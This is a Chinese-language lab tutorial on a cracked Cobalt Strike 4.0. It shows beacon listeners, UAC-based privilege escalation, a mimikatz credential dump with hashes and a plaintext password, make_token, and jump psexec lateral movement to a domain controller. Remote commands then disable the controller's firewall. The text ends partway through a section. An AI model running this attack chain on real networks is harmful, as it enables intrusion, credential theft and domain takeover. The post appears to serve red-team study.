

Cobalt Strike 4.0 Updates You Should Know

你应该知道的 Cobalt Strike 4.0 的更新!

本文由Gcow安全团队绝影小组小离师傅原创,属于教程类文章
全文字数2348字 图片63张 预计10分钟阅读完毕
文中有一个小推荐 请各位看官不要在意

我相信大家都被一条信息给炸了锅 “cobaltstrike4.0 破解版出来了”, 这对于我们这些穷逼来说是一件好事, 今天我就带大家看看 cs4.0 更新了啥

在这里先声明, cobaltstrike 的本意是用于教育目的, 并非提供给非法渗透

一. 准备

试验环境:

Kali ipv4: 192.168.1.119

ipv6: 出于隐私考虑, 没写

靶场win2008 ipv4: 192.168.1.162

10.10.10.80

ipv6: 处于隐私考虑, 没写

靶场DC Win2012 ipv4: 10.10.10.10

本文只是演示 cs4.0 的新特性，并非真正渗透

二. 更新的内容

首先，先看看有什么主要更新

1.Stageless:

```
+ Post-ex workflows updated to deliver stageless payloads (or to tightly couple the stager with the action). x64 payloads are now options (sometimes, implicit and other times, explicit) in these workflows.  
+ Scripted Web Delivery is now stageless with an option for x64 payloads. The regsvr32 built-in option is gone though. (Can't jam a full payload into it).
```

 Gcow安全团队

图 1 Stageless payload improved

可以看到，更新日志提到 Web Delivery 攻击方式，在使用 64 位的 payload 的时候，使用的是 stageless 攻击方式，而 regsvr32 攻击方式同时被去掉了，因为不能注入完整的 payload，同时，作者在视频中提到，在 cs4.0 中将会大大使用 stageless，很少会使用 stager。

2. 移除媒介自动播放攻击

```
- Removed Attacks -> Packages -> Windows Dropper and USB/CD Autoplay.
```

 Gcow安全团队

3. 新增 jump 横向移动命令

其实就是把以前 `psexec` , `wmi` 等的整合到一个模块里, 并且, 当使用 `psexec_psh` 进行横向的时候会使用 `stager` , 其他方式均为 `stageless`

```
+ Added 'jump' command to spawn a session on a remote target. Built-in options are  
psexec, psexec64, psexec_psh, winrm, and winrm64. All are stageless except for  
psexec_psh which implicitly uses the bind_pipe stager every time.
```

Gcow安全团队

图 3 Added Jump command

4.No Powershell 偏好

```
+ spawna command now spawns temp process and inject into it. No powershell!  
+ ps primitive uses PROCESS_QUERY_LIMITED_INFORMATION on Vista+  
+ updated process dialog to grey out no-info processes in its process tree.  
+ uac-token-duplication now executes inline w/i current Beacon. elevate  
+ uac-token-duplication will inject payload into elevated process. No PowerShell.  
+ getsystem now searches handles for system tokens and attempts to impersonate them  
+ runu no longer steals parent process token  
+ spawnu command now spawns temp process and injects into it. Also, no PowerShell.
```

Gcow安全团队

图 4 More inject was no powershell

5. 提权新成员: SVC-exe 和 runasadmin

svc-exe 其实就是在本地执行 psexec (作者吐槽)

+ Added svc-exe as a built-in **elevate** option (basically jump psexec to localhost)

 Gcow安全团队

图 5 Svc-exe added in elevate kit

+ **runas**admin now runs a command in an elevated context using a command elevator exploit registered with CS. uac-token-duplication and uac-cmstp are built-in.

 Gcow安全团队

图 6 Runasadmin also is elevate tool

6. 同时移除了 ms14-058 exp 和 uac-dll 提权方式

- Moved **elevate** ms14-058 out of CS and into the **Elevate** Kit

 Gcow安全团队

图 7: Remove ms14-058

- Removed **elevate** uac-dll option.

 Gcow安全团队

图 8: Remove uac-dll

7. 重大更新: Listener

http/https/dns 均支持一个 payload 填写多个 ip 或者域名, 相当于把多个相同 payload 的 listener 整合到一起, 并且支持填入 C2 参数以及代理参数

a.https/http listener:

New Listener

Create a listener.

Name:

Payload: Beacon HTTPS

Payload Options

HTTPS Hosts:

HTTPS Host (Stager): 192.168.1.119

Profile: default

HTTPS Port (C2): 443

HTTPS Port (Bind):

HTTPS Host Header:

HTTPS Proxy:

Gcow安全团队

图 9: Https Beacon info

细心的同学可能发现，下面新的选项是用来干啥的，因为在cs4.0中，对C2攻击方式进行了优化，你可以在profile选择你在外

b.Dns listener:

New Listener

Create a listener.

Name:

Payload: Beacon DNS

Payload Options

DNS Hosts:

DNS Host (Stager):

DNS Port (Bind):

Gcow安全团队

c.External C2 Listener:




图 11 External C2 listener

三. 看完了 cs4.0 的新特性，接下来开始实践一下吧

首先，先新建一个 listener，在这里，你可以填写你 cs 服务器的公网 IPv4，内网 IPv4，IPv6（IPv6 要用中括号，例 [240c::6666]），以及你 CS 服务器的域名，我在这里填入了我 kali 的 ipv4 和 ipv6

New Listener

Create a listener.

Name: Multiple CS - Kali

Payload: Beacon HTTPS

Payload Options

HTTPS Hosts: 192.168.1.119
[2409:8a55:c7b:81c0:be5f...]

HTTPS Host (Stager): 192.168.1.119

Profile: default

HTTPS Port (C2): 443

HTTPS Port (Bind):

HTTPS Host Header:

HTTPS Proxy:

Save Help

Gcow安全团队

图 12 Create a listener by using Beacon https payload

这里的 HTTPS Port (C2) 就是上线端口

1. 生成木马并执行

我这边直接生成了一个 `stageless` 的木马（不熟悉的话可以去看啊离上一篇文章）

生成的木马丢上去靶机执行然后等一小会（顺带一提：不知道是不是出于某种原因，`cs` 直接生成的马，免杀并没有效果）

2. 上线

因为我靶机有 `ipv6`，所以 `beacon` 的 `ip` 也会显示 `ipv6`，同时，因为也有 `ipv4`，所以也会显示 `ipv4`（意思为使用不同的协议的 `ip` 进行同时交互）




图 13 Beacon in ipv6




图 14 Beacon in ipv4

3. 界面变化

同时 `CS4.0` 改了界面，可以显示当前的 `beacon` 进程, `PID`, 系统位数

external	internal	listener	user	computer	note	process
192.168.1.162	192.168.1.162	Multiple CS - Kali	mssql	WEB		beacon.exe

图 15 Cobalt Strike 4.0 table view

4. 提权变化

正如我上面提到，CS4.0 版本已经移除了 uac-dll 和 ms14-058 提权方式，同时 bypassuac 命令被移除

```
beacon> elevate


Beacon Local Exploits
=====

Exploit      Description
-----
svc-exe      Get SYSTEM via an executable run
uac-token-duplication Bypass UAC with Token Duplication
```

图 16 Elevate module

为了做实验，我生成了一个名为 Priv Esc 的 listener (payload:tcp beacon) (建议勾选 Bind to localhost only)

为什么要勾选呢？作者的话：（反正就是勾选就对了）






图 18 Create a listener for privilege escalation

a.UAC-token-duplication (UAC 口令复制提权)

会在主机弹出一个 UAC 框去欺骗管理员输入密码，可能是因为域的原因，即使输入了也会提权失败，但是没关系，因为已经密码记录在内存中了，我们只需要本地提权并使用 `mimikatz` 读取密码

【按照实际情况来说，其实输入本地管理员口令的更多，这里我为了演示，在 UAC 弹窗中输入了域管理员口令】

UAC 框框



图 19 UAC

failed, but the password was logged in memory

```
beacon> elevate uac-token-duplication Priv Esc
[*] Tasked beacon to spawn windows/beacon_bind_tcp (127.0.0.1:4444) in a high integrity process (token duplication)
[+] host called home, sent: 215464 bytes
[+] received output:
[-] Failed. Tried 0 process tokens and taskmgr.exe
[-] Could not connect to target
```

Gcow安全团队

图 20 Failed when users was domain user

b.svc-exe

`svc-exe` 这个参数，并不是和 `exp` 提权那样，帮你从普通用户 “pwn!!” 一下子拿下系统，而是当管理员权限满足不了你的时候，可以用 `svc-exe` 进行提升（类似 `getsystem` 命令，但是 `getsystem` 不太好使）

使用例如下情况：




图 21 A administrator privilege Beacon

`svc-exe priv esc`:

```
beacon> elevate svc-exe Priv Esc
[*] Tasked beacon to run windows/beacon_bind_tcp (127.0.0.1:4444)
[+] host called home, sent: 289450 bytes
[+] received output:
Started service cflc66e on .
[+] established link to child beacon: 192.168.1.100 Gcow安全团队
```

图 22 Use Svc-exe to privilege escalation




图 23 Connected to system privilege beacon

c.EXP 本地提权

因为现在是域用户，又又又又只能用 exp 本地提权了，因为作者已经在 cs4.0 中删除了 exp，但是您可以通过 GitHub 去 clone 作者的【Elevate Kit】项目，然后在 cs 加载模块

cs 作者的项目: <https://github.com/rsmudge/ElevateKit>

```
beacon> elevate ms15-051 Priv Esc
[*] Task Beacon to run windows/beacon_bind_tcp (127.0.0.1:4444) via ms15-051
[+] host called home, sent: 340033 bytes
[+] established link to child beacon: 192.168.1.162
```

Gcow安全团队

图 24 Imported elevate kit for privilege escalation

d.runasadmin 提权模块（后面会用到）

```
beacon> runasadmin

Beacon Command Elevators
=====

Exploit      Description
-----
ms16-032     Secondary Logon Handle Privilege Escalation (CVE-2016-099)
uac-cmstlua   Bypass UAC with CMSTPLUA COM interface
uac-eventvwr  Bypass UAC with eventvwr.exe
uac-schtasks  Bypass UAC with schtasks.exe (via SilentCleanup)
uac-token-duplication Bypass UAC with Token Duplication
uac-wscript   Bypass UAC with wscript.exe
```

Gcow安全团队

图 25 Runasadmin module

5.Recon 部分更新

a.Net 模块新增俩参数

(a).net domain

```
beacon> net domain
[*] Tasked beacon to run net domain
[+] host called home, sent: 14005 bytes
[+] received output:
delay.com
```

Gcow安全团队

图 26 net domain command

(b).net domain_controllers


```
beacon> net domain_controllers
[*] Tasked beacon to run net domain_controllers
[+] host called home, sent: 87634 bytes
[+] received output:
Domain Controllers:

Server Name          IP Address
-----
DC                   10.10.10.10
```

Gcow安全团队

图 27 net domain_controllers command

可以看到，计算机名为 DC 的就是域控，接下来可以鞭挞它了

b. 横向移动改进

exp 提权，然后抓密码（此处密码为刚刚 UAC 钓到的域管理员明文密码）

```
msv :
[00000003] Primary
* Username : Administrator
* Domain   : DELAY
* LM       : f67ce55ac831223dc187b8085fe1d9df
* NTLM     : 161cff084477fe596a5db81874498a24
* SHA1     : d669f3bccf14bf77d64667ec65aae32d2d10039d
tspkg :
* Username : Administrator
* Domain   : DELAY
* Password : lqaz@WSX
wdigest :
* Username : Administrator
* Domain   : DELAY
* Password : lqaz@WSX
kerberos :
* Username : Administrator
* Domain   : delay.com
* Password : lqaz@WSX
ssp :
credman :
```



图 28 Logonpassword after privilege escalation

(a).SMB Beacon 改进

生成一个用于横向移动的 listener，取名为 LM，并使用 SMB Beacon payload，可以看到，SMB Beacon 支持自定义 pipe name 了





图 29 SMB Beacon now support custom pipename

有点小伙伴要问了，为什么在旧版的 cs 中没有这个呢？其实，旧版 cs 中的 pipe name 是 [status_端口号]




如图，旧版 cs 的 pipe name 则为 status_6001

(b).jump 命令

jump 命令本质上就是把原来零散的 psexec, psexec64, psexec_psh, winrm, winrm64 整合到一个套件里 (wmi 已经移除)

How to use



```
beacon> help jump
Use: jump [exploit] [target] [listener]

Attempt to spawn a session on a remote target with the specified exploit.
Type jump by itself to see a list of available remote exploits.
```

图 31 Help of jump command

Lateral Movement kits in jump command

```
beacon> jump

Beacon Remote Exploits
=====

Exploit      Arch  Description
-----
psexec       x86   Use a service to run a Service EXE artifact
psexec64     x64   Use a service to run a Service EXE artifact
psexec_psh   x86   Use a service to run a PowerShell one-liner
winrm        x86   Run a PowerShell script via WinRM
winrm64      x64   Run a PowerShell script via WinRM
```

图 32 Lateral Movement toolkit in jump command

老样子，调用刚刚抓到的域凭据

make_token de1ay.com\Administrator 1qaz@WSX

```
beacon> make_token delay.com\Administrator 1qaz@WSX
[*] Tasked beacon to create a token for delay.com\Administrator
[+] host called home, sent: 70 bytes
[+] Impersonated DELAY\mssql
```

图 33 Use make_token command to impersonal credential

使用 jump 命令进行横向

jump psexec DC LM

```
beacon> jump psexec DC LM
[*] Tasked beacon to run windows/beacon_bind_pipe (\\\\.\\pipe\\msagent_4350) on DC via Service Control Manager (\\\\DC\\ADMIN$\\8d5df09.exe)
[+] host called home, sent: 285918 bytes
[+] Impersonated NT AUTHORITY\\SYSTEM
[+] received output:
Started service 8d5df09 on DC
[+] established link to child beacon: 10.10.10.10
```

Gcow安全团队

图 34 Use jump command lateral movement to DC

DC Beacon Online




图 35 Connected to DC through smb beacon

(c).remote-exec 命令

可以选择以下三个套件进行远程命令执行

```
beacon> remote-exec

Beacon Remote Execute Methods
=====

Methods      Description
-----
psexec        Remote execute via Service Control Manager
winrm         Remote execute via WinRM (PowerShell)
wmi           Remote execute via WMI (PowerShell)
```

图 36 Remote-exec module

remote-exec wmi DC netsh advfirewall set allprofiles state off (当然, 和上面一样, 也要先调用凭据)

```
beacon> remote-exec wmi DC netsh advfirewall set allprofiles state off
[*] Tasked beacon to run 'netsh advfirewall set allprofiles state off' on DC via WMI
[+] host called home, sent: 383 bytes
[+] received output:

__GENUS      : 2
__CLASS      : __PARAMETERS
__SUPERCLASS :
__DYNASTY    : __PARAMETERS
__RELPATH    :
__PROPERTY_COUNT : 2
__DERIVATION : {}
__SERVER     :
__NAMESPACE  :
__PATH       :
ProcessId    : 1176
ReturnValue   : 0
```

图 37 Use remote-exec to disable firewall on DC

(d).Invoke-Command (个人补充)

补充: 在 CS 中, 可以使用 `powershell-import` 导入 `ps1` 脚本, 然后使用 `powerpick` 去执行脚本的模块

```
beacon> help powershell-import
Use: powershell-import [/path/to/local/script.ps1]

Import a powershell script which is combined with future
calls to the powershell command. You may only use one
imported script at a time.
```

图 38 You can use powershell-import command to import module

其实可以使用系统自带的 `Invoke-Command` 模块进行远程命令执行 (当然, 也需要调用凭据)

`powerpick Invoke-Command -ComputerName DC -ScriptBlock {netsh advfirewall set allprofiles state off}`

```
beacon> powerpick Invoke-Command -ComputerName DC -ScriptBlock {netsh advfirewall set allprofiles state off}
[+] Tasked beacon to run: Invoke-Command -ComputerName DC -ScriptBlock {netsh advfirewall set allprofiles state off} (unmanaged)
[+] host called home, sent: 133705 bytes
[+] received output:
确定。
```

图 39 Use Invoke-Command module to remote disable firewall on DC

c.One-liner

`oneliner` 其实就是生成一段在目标 `beacon` 本地运行的 `payload`, 你可以用它在目标 `beacon` 中进行花样玩耍, 配合的方式有很多种, 如: `runas`, `runu`, `runasadmin`, `psinject`

(a).oneliner 配合 runasadmin 进行提权

在 `cs` 中, 只有当前用户名为 `administrator` 的管理员用户, `cs` 才会自动提权, 当用户名为别的管理员, `cs` 并不会自动提权, 例如以下情况:

